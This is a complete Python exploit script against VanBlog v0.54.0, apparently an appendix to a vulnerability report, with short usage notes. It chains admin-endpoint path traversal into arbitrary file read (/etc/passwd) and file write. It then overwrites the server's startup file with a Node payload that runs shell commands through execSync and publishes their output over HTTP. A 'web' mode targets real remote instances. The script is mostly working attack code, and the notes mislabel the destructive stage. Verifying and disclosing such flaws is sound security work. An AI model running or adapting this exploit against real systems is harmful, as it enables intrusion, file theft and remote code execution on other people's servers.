  # read /etc/passwd only (default, safe)
  python rce_verify.py --base http://127.0.0.1:18095 --user admin --pass 'MyPass123'

  # read + write probe (no restart, the instance stays usable)
  python rce_verify.py --base ... --user admin --pass '...' --also-write

  # read + write + restart -> RCE (disposable container; executes id and reports back)
  python rce_verify.py --base ... --user admin --pass '...' --phase-b \
      --restart-cmd "docker restart vb-rce" \
      --proof-host "F:\\...\\.master-run\\rce-proof" --proof-container /tmp/proof

Exit codes: 0=goal reached  1=not reproduced (probably patched)  3=configuration/authentication failure
Python standard library only.
"""

# ============================================================================
# === CONFIG BLOCK (empty = fill in; command-line options override) ===
# ============================================================================
BASE_URL = ""                              # required | e.g. "http://127.0.0.1:18095"
ADMIN_URL = ""                             # optional | empty = BASE_URL + "/admin/"

TOKEN = ""                                 # optional | existing JWT
USER = ""                                  # optional | e.g. "admin"
PASS = ""                                  # recommended empty: pass with --pass or the VANBLOG_PASS env var
# note: v0.54.0 hashes the password 3x; master builds 4x (pass the 64-hex hash if the target is master)
                                           # format: plaintext "MyPass123" or the 64-char front-end hash "0123456789abcdef..." (auto-detected)

READ_TARGET = "/etc/passwd"                # stage A target (absolute path inside the container)
ENABLE_PHASE_B = False                     # * whether to run "write + restart -> RCE" (destructive)
ALSO_WRITE = False                         # also do a write probe during stage A (no restart)

TARGET_FILE = "/app/server/main.js"        # stage B overwrite target
PAYLOAD_MARK = "VANBLOG-RCE-PROOF"         # prefix of the marker written by the payload
EXEC_CMDS = ["id", "whoami", "hostname", "uname -a", "pwd"]   # * commands executed inside the target (--exec-cmd adds/overrides)
PROOF_MODE = "host"                        # "host"=write into a host bind mount (lab) | "web"=write /app/static and read back over HTTP (real remote target)
PROOF_HOST = ""                            # host mode: e.g. r"F:\...\.master-run\rce-proof"
PROOF_CONTAINER = "/tmp/proof"             # host mode: mount point inside the container
WEB_PROOF_PATH = "/app/static"             # web mode: output directory (served under /static)
RESTART_CMD = ""                           # e.g. "docker restart vb-rce"
PROOF_WAIT = 90
TIMEOUT = 25
# ============================================================================

import argparse
import hashlib
import json
import os
import random
import shlex
import string
import subprocess
import sys
import time
import urllib.error
import urllib.parse
import urllib.request

TRAVERSAL = "../../../../"


# ---------------------------------------------------------------- helpers
def sha256_hex(s):
    return hashlib.sha256(s.encode("utf-8")).hexdigest()


def encrypt_pwd(username, password):
    """Mirrors the front-end encryptPwd.js (this is exactly what the server compares against)."""
    u = username.lower()
    a = password
    for _ in range(3):
        a = sha256_hex(a)
    return sha256_hex(u + sha256_hex(a + sha256_hex(u)))


def is_front_hash(s):
    s = str(s)
    return len(s) == 64 and all(c in "0123456789abcdefABCDEF" for c in s)


def marker(n=6):
    return "".join(random.choices(string.ascii_lowercase + string.digits, k=n))


def hdr(t):
    print("=" * 78, flush=True)
    print(t, flush=True)
    print("=" * 78, flush=True)


def ok(m):
    print("  [PASS] " + m, flush=True)


def bad(m):
    print("  [FAIL] " + m, flush=True)


def info(m):
    print("  [ .. ] " + m, flush=True)


# ---------------------------------------------------------------- HTTP
def multipart(field, filename, content, ctype):
    b = "----vbrce" + "".join(random.choices(string.ascii_letters + string.digits, k=16))
    body = b""
    body += ("--%s\r\n" % b).encode()
    body += ('Content-Disposition: form-data; name="%s"; filename="%s"\r\n' % (field, filename)).encode()
    body += ("Content-Type: %s\r\n\r\n" % ctype).encode()
    body += content + b"\r\n"
    body += ("--%s--\r\n" % b).encode()
    return body, "multipart/form-data; boundary=" + b


def req(cfg, method, path, token=None, json_body=None, body=None, headers=None):
    url = path if path.startswith("http") else cfg["base"] + path
    hdrs = dict(headers or {})
    if token:
        hdrs["token"] = token
    data = None
    if json_body is not None:
        data = json.dumps(json_body).encode()
        hdrs.setdefault("Content-Type", "application/json")
    elif body is not None:
        data = body
    r = urllib.request.Request(url, data=data, headers=hdrs, method=method)
    try:
        with urllib.request.urlopen(r, timeout=cfg["timeout"]) as resp:
            return resp.status, dict(resp.headers), resp.read()
    except urllib.error.HTTPError as e:
        return e.code, dict(e.headers), e.read()
    except Exception as e:
        return 0, {}, str(e).encode()


def jreq(cfg, method, path, token=None, json_body=None):
    st, hd, raw = req(cfg, method, path, token, json_body)
    try:
        return st, hd, json.loads(raw.decode("utf-8", "replace"))
    except Exception:
        return st, hd, {}


# ---------------------------------------------------------------- primitives
def read_file(cfg, token, abs_target):
    """A: GET /customPage/file path traversal - read any file."""
    q = urllib.parse.quote(TRAVERSAL + abs_target.lstrip("/"), safe="")
    return req(cfg, "GET", "/api/admin/customPage/file?path=%2F&key=" + q, token)


def read_file_alt(cfg, token, abs_target):
    """A, alternative form: traversal in path, file name in key."""
    p = urllib.parse.quote("/".join(TRAVERSAL.rstrip("/").split("/")), safe="")
    k = urllib.parse.quote(os.path.basename(abs_target), safe="")
    return req(cfg, "GET", "/api/admin/customPage/file?path=" + p + "&key=" + k, token)


def write_file(cfg, token, abs_target, content, filename="probe.txt"):
    """B: POST /customPage/upload path traversal - write any file."""
    rel = TRAVERSAL + abs_target.lstrip("/")
    body, ct = multipart("file", filename, content, "text/plain")
    url = "/api/admin/customPage/upload?path=%2F&name=" + urllib.parse.quote(rel, safe="")
    return req(cfg, "POST", url, token, body=body, headers={"Content-Type": ct}), rel


def rce_payload(mk, out_path, cmds):
    """Payload executed after the startup entry is overwritten: it runs the given commands
    inside the container and reports the output. The JS builds lines with String.fromCharCode(10) to avoid backslash escaping."""
    lines = []
    for c in cmds:
        label = c.replace("'", "")
        lines.append("  '%s: ' + run('%s')," % (label, c.replace("'", "")))
    body = "\n".join(lines)
    js = (
        "// injected via VanBlog path-traversal upload (%s)\n"
        "const fs = require('fs');\n"
        "const { execSync } = require('child_process');\n"
        "const NL = String.fromCharCode(10);\n"
        "const run = (cmd) => { try { return execSync(cmd + ' 2>&1').toString().trim(); }\n"
        "                       catch (e) { return 'ERR(' + cmd + '): ' + e.message; } };\n"
        "const out = [\n"
        "%s\n"
        "].join(NL);\n"
        "const mark = '%s uid=' + (typeof process.getuid === 'function' ? process.getuid() : '?')\n"
        "           + ' ts=' + new Date().toISOString();\n"
        "try { fs.writeFileSync('%s', mark + NL + out); } catch (e) {}\n"
        "try { console.log('RCE-PROOF-EXECUTED ' + mark + NL + out); } catch (e) {}\n"
        "// restore normal service (child process) so the marker can be fetched over HTTP\n"
        "try { require('child_process').spawn('node', ['main.orig.js'], { cwd: '/app/server', stdio: 'inherit' }); } catch (e) {}\n"
        "setInterval(function(){}, 3600000);\n"
    ) % (mk, body, PAYLOAD_MARK, out_path)
    return js.encode()


# ---------------------------------------------------------------- stage A
def phase_a(cfg, token):
    hdr("Stage A - path traversal -> arbitrary file read (%s)" % cfg["read_target"])
    st, hd, raw = read_file(cfg, token, cfg["read_target"])
    data = raw.decode("utf-8", "replace")
    info("GET /api/admin/customPage/file?path=/&key=%s" % (TRAVERSAL + cfg["read_target"].lstrip("/")))
    info("response: HTTP %s  %s" % (st, data[:140].replace("\n", "\\n")))

    if st != 200:
        st2, _, raw2 = read_file_alt(cfg, token, cfg["read_target"])
        info("alternative form path=../..&key=<basename> -> HTTP %s" % st2)
        if st2 == 200:
            st, raw, data = st2, raw2, raw2.decode("utf-8", "replace")

    try:
        content = (json.loads(data).get("data") or "")
    except Exception:
        content = data

    checks = {
        "not 403 (not blocked by normalizeCustomPageRel)": st != 403,
        "HTTP 200": st == 200,
        "content looks like %s" % cfg["read_target"]:
            ("root:x:0:0" in content) if cfg["read_target"].endswith("passwd") else bool(content),
    }
    for k, v in checks.items():
        (ok if v else bad)(k)

    if content:
        lines = [l for l in content.split("\n") if l.strip()]
        info("read %d lines, first 5:" % len(lines))
        for l in lines[:5]:
            print("       " + l, flush=True)

    if cfg["also_write"]:
        print()
        info("extra: write probe (no restart, the instance stays usable)")
        mk = marker()
        target = "%s/write-%s.txt" % (cfg["proof_container"], mk)
        (st_w, _, raw_w), rel = write_file(cfg, token, target, ("VANBLOG-ARBITRARY-WRITE %s\n" % mk).encode())
        info("POST .../upload?name=%s -> HTTP %s" % (rel, st_w))
        got = None
        host = os.path.join(cfg["proof_host"], "write-%s.txt" % mk) if cfg["proof_host"] else ""
        if host:
            for _ in range(10):
                if os.path.exists(host):
                    got = open(host, "rb").read()
                    break
                time.sleep(0.5)
        v1 = st_w in (200, 201)
        (ok if v1 else bad)("extra: write returned 2xx")
        checks["extra: write returned 2xx"] = v1
        if host:
            v2 = got is not None
            (ok if v2 else bad)("extra: written file is visible on the host")
            checks["extra: written file is visible on the host"] = v2

    return all(checks.values())


# ---------------------------------------------------------------- stage B
def phase_b(cfg, token):
    hdr("Stage B - overwrite the startup entry + restart -> RCE (executes id)")
    if not cfg["restart_cmd"]:
        bad("--restart-cmd is not set (only useful in the lab; a real target cannot be restarted remotely)")
        return False

    mk = marker()
    if cfg["proof_mode"] == "web":
        out_container = "%s/rce-%s.txt" % (cfg["web_proof_path"].rstrip("/"), mk)
        out_url = cfg["base"] + "/static/rce-%s.txt" % mk
        info("output mode: web (write %s, then read %s)" % (out_container, out_url))
    else:
        if not cfg["proof_host"]:
            bad("host mode needs --proof-host (a host directory mounted at %s)" % cfg["proof_container"])
            return False
        out_container = "%s/%s.txt" % (cfg["proof_container"].rstrip("/"), mk)
        out_url = os.path.join(cfg["proof_host"], "%s.txt" % mk)
        info("output mode: host (write %s, read %s)" % (out_container, out_url))

    if cfg["proof_mode"] != "web" and os.path.exists(out_url):
        os.remove(out_url)

    # First read the original entry with the "arbitrary read" primitive, then back it up as
    # main.orig.js with the "arbitrary write" primitive, so the payload can bring the site
    if cfg["target_file"].endswith("/main.js"):
        bak = cfg["target_file"][:-len("main.js")] + "main.orig.js"

        def _looks_orig(t):
            return ("NestFactory" in t) or ("bootstrap" in t) or (len(t) > 2000)

        def _read(path):
            stx, _, rawx = read_file(cfg, token, path)
            try:
                return (json.loads(rawx.decode("utf-8", "replace")).get("data") or "")
            except Exception:
                return ""

        cur = _read(cfg["target_file"])
        if _looks_orig(cur):
            (st_b, _, _), _rel = write_file(cfg, token, bak, cur.encode(), "main.orig.js")
            info("backed up the original entry -> %s (%d bytes, HTTP %s)" % (bak, len(cur), st_b))
        else:
            existing = _read(bak)
            if _looks_orig(existing):
                info("current entry is not the original file (%d bytes), reusing the existing backup %s (%d bytes)" % (len(cur), bak, len(existing)))
            else:
                info("warning: neither the current entry nor the backup looks original; the site may not come back")

    payload = rce_payload(mk, out_container, cfg["exec_cmds"])
    (st, _, raw), rel = write_file(cfg, token, cfg["target_file"], payload, "main.js")
    info("overwriting %s (%d bytes) -> HTTP %s" % (cfg["target_file"], len(payload), st))
    if st not in (200, 201):
        bad("failed to write the payload: %s" % raw.decode("utf-8", "replace")[:120])
        return False

    cmd = shlex.split(cfg["restart_cmd"], posix=False)
    info("running (non-blocking): %s" % " ".join(cmd))
    try:
        subprocess.Popen(cmd, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL)
    except Exception as e:
        bad("restart command failed: %r" % (e,))
        return False

    info("waiting for the payload (up to %d seconds)..." % cfg["wait"])
    got = None
    for _ in range(cfg["wait"] * 2):
        if cfg["proof_mode"] == "web":
            st2, _, raw2 = req(cfg, "GET", "/static/rce-%s.txt" % mk)
            if st2 == 200 and cfg["mark"] in raw2.decode("utf-8", "replace"):
                got = raw2.decode("utf-8", "replace")
                break
        else:
            if os.path.exists(out_url):
                got = open(out_url, "r", encoding="utf-8", errors="replace").read()
                break
        time.sleep(0.5)

    checks = {
        "payload written to the startup entry": True,
        "execution result received after restart": got is not None,
        "result comes from the payload": bool(got) and cfg["mark"] in got,
    }
    for k, v in checks.items():
        (ok if v else bad)(k)

    if got:
        print()
        info("command output from inside the container:")
        for line in got.strip().split("\n"):
            print("       " + line, flush=True)
        if cfg["proof_mode"] == "web":
            info("result file URL: %s" % out_url)
    else:
        info("no result; check the container log: docker logs <container> --tail 30")
    return all(checks.values())


# ---------------------------------------------------------------- main
def main():
    ap = argparse.ArgumentParser(description="VanBlog arbitrary file read / write / RCE verification")
    ap.add_argument("--base", default=None)
    ap.add_argument("--admin-url", default=None)
    ap.add_argument("--token", default=None)
    ap.add_argument("--user", default=None)
    ap.add_argument("--pass", dest="password", default=None)
    ap.add_argument("--read-target", dest="read_target", default=None, help="file read in stage A")
    ap.add_argument("--also-write", dest="also_write", action="store_true", default=None,
                    help="also do a write probe in stage A (no restart)")
    ap.add_argument("--phase-b", dest="phase_b", action="store_true", default=None,
                    help="* run stage B: overwrite the startup entry + restart + verify (destructive)")
    ap.add_argument("--target-file", dest="target_file", default=None)
    ap.add_argument("--proof-host", dest="proof_host", default=None)
    ap.add_argument("--exec-cmd", dest="exec_cmds", action="append", default=None,
                    help="command to execute inside the container; may be given multiple times")
    ap.add_argument("--proof-mode", dest="proof_mode", choices=["host", "web"], default=None,
                    help="host=write into a host bind mount (lab); web=write /app/static and read back over HTTP (remote)")
    ap.add_argument("--proof-container", dest="proof_container", default=None)
    ap.add_argument("--web-proof-path", dest="web_proof_path", default=None)
    ap.add_argument("--restart-cmd", dest="restart_cmd", default=None)
    ap.add_argument("--wait", type=int, default=None)
    args = ap.parse_args()

    cfg = {
        "base": (args.base or BASE_URL or "").rstrip("/"),
        "token": args.token or TOKEN or "",
        "user": args.user or USER or "",
        "pass": args.password or PASS or os.environ.get("VANBLOG_PASS", ""),
        "read_target": args.read_target or READ_TARGET,
        "also_write": (ALSO_WRITE if args.also_write is None else args.also_write),
        "phase_b": (ENABLE_PHASE_B if args.phase_b is None else args.phase_b),
        "target_file": args.target_file or TARGET_FILE,
        "proof_host": (args.proof_host if args.proof_host is not None else PROOF_HOST).rstrip("\\/"),
        "exec_cmds": args.exec_cmds or EXEC_CMDS,
        "proof_mode": args.proof_mode or PROOF_MODE,
        "proof_container": (args.proof_container or PROOF_CONTAINER).rstrip("/"),
        "web_proof_path": (args.web_proof_path or WEB_PROOF_PATH).rstrip("/"),
        "restart_cmd": (args.restart_cmd if args.restart_cmd is not None else RESTART_CMD),
        "wait": args.wait if args.wait is not None else PROOF_WAIT,
        "mark": PAYLOAD_MARK,
        "timeout": TIMEOUT,
    }

    print("-" * 78, flush=True)
    print("effective configuration", flush=True)
    print("  BASE_URL     = %s" % (cfg["base"] or "(not set)"), flush=True)
    print("  stage A read = %s" % cfg["read_target"], flush=True)
    print("  write probe  = %s" % cfg["also_write"], flush=True)
    print("  stage B      = %s %s" % (cfg["phase_b"], "<- DESTRUCTIVE" if cfg["phase_b"] else "(disabled by default)"), flush=True)
    print("  TARGET_FILE  = %s" % cfg["target_file"], flush=True)
    print("  RESTART_CMD  = %s" % (cfg["restart_cmd"] or "(not set)"), flush=True)
    print("  PROOF_MODE   = %s" % cfg["proof_mode"], flush=True)
    print("  PROOF_HOST   = %s" % (cfg["proof_host"] or "(not set)"), flush=True)
    print("  WEB_PROOF    = %s" % cfg["web_proof_path"], flush=True)
    print("-" * 78, flush=True)

    if not cfg["base"]:
        bad("BASE_URL is not set. Pass --base, e.g. --base http://127.0.0.1:18095")
        return 3

    hdr("pre-checks")
    st, _, j = jreq(cfg, "GET", "/api/public/meta")
    ver = ((j.get("data") or {}).get("version")) if isinstance(j, dict) else None
    info("version = %s" % ver)
    if st != 200:
        bad("target unreachable: %s" % cfg["base"])
        return 3
    if "master" in str(ver).lower():
        info("note: master already fixed this (stage A should return 403). Use the v0.54.0 release image to reproduce.")

    if cfg["token"]:
        token = cfg["token"]
        info("authentication: TOKEN")
    elif cfg["user"] and cfg["pass"]:
        pw = cfg["pass"] if is_front_hash(cfg["pass"]) else encrypt_pwd(cfg["user"], cfg["pass"])
        st2, _, j2 = jreq(cfg, "POST", "/api/admin/auth/login",
                          json_body={"username": cfg["user"], "password": pw})
        token = ((j2.get("data") or {}).get("token")) if isinstance(j2, dict) else None
        info("login %s -> HTTP %s token=%s" % (cfg["user"], st2, "yes" if token else "no"))
    else:
        bad("no credentials (--user/--pass or --token)")
        return 3
    if not token:
        bad("authentication failed")
        return 3
    _, _, j3 = jreq(cfg, "GET", "/api/admin/meta", token)
    u = ((j3.get("data") or {}).get("user")) or {}
    info("session: name=%s id=%s type=%s" % (u.get("name"), u.get("id"), u.get("type")))
    if u.get("type") != "admin":
        bad("an administrator session is required (customPage endpoints are admin-only)")
        return 3

    a = phase_a(cfg, token)
    print()

    if not cfg["phase_b"]:
        print("-" * 78, flush=True)
        print("Conclusion: arbitrary file read reproduced (VULNERABLE)" if a else "Conclusion: not reproduced (probably patched)", flush=True)
        print("Hint: add --phase-b to continue with 'write + restart -> RCE (executes id)' (destructive)", flush=True)
        print("-" * 78, flush=True)
        return 0 if a else 1

    b = phase_b(cfg, token)
    print()
    print("-" * 78, flush=True)
    if a and b:
        print("Conclusion: arbitrary file read + arbitrary file write -> RCE reproduced (VULNERABLE, requires a restart)", flush=True)
    elif a:
        print("Conclusion: arbitrary file read reproduced; RCE stage not reproduced", flush=True)
    else:
        print("Conclusion: not reproduced", flush=True)
    print("-" * 78, flush=True)
    return 0 if (a and b) else 1


if __name__ == "__main__":
    sys.exit(main())
Notes on Appendix B
- Stage C overwrites the target's
/app/server/main.js. The script backs it up tomain.orig.jsand makes the service self-restore, but it is still destructive — run it only against a disposable instance. - The script only calls
/api/admin/auth/loginand/api/admin/customPage/*(read and write); it never deletes data. - The CONFIG block is left empty on purpose: pass
--base,--user,--pass(or setVANBLOG_PASS) at run time.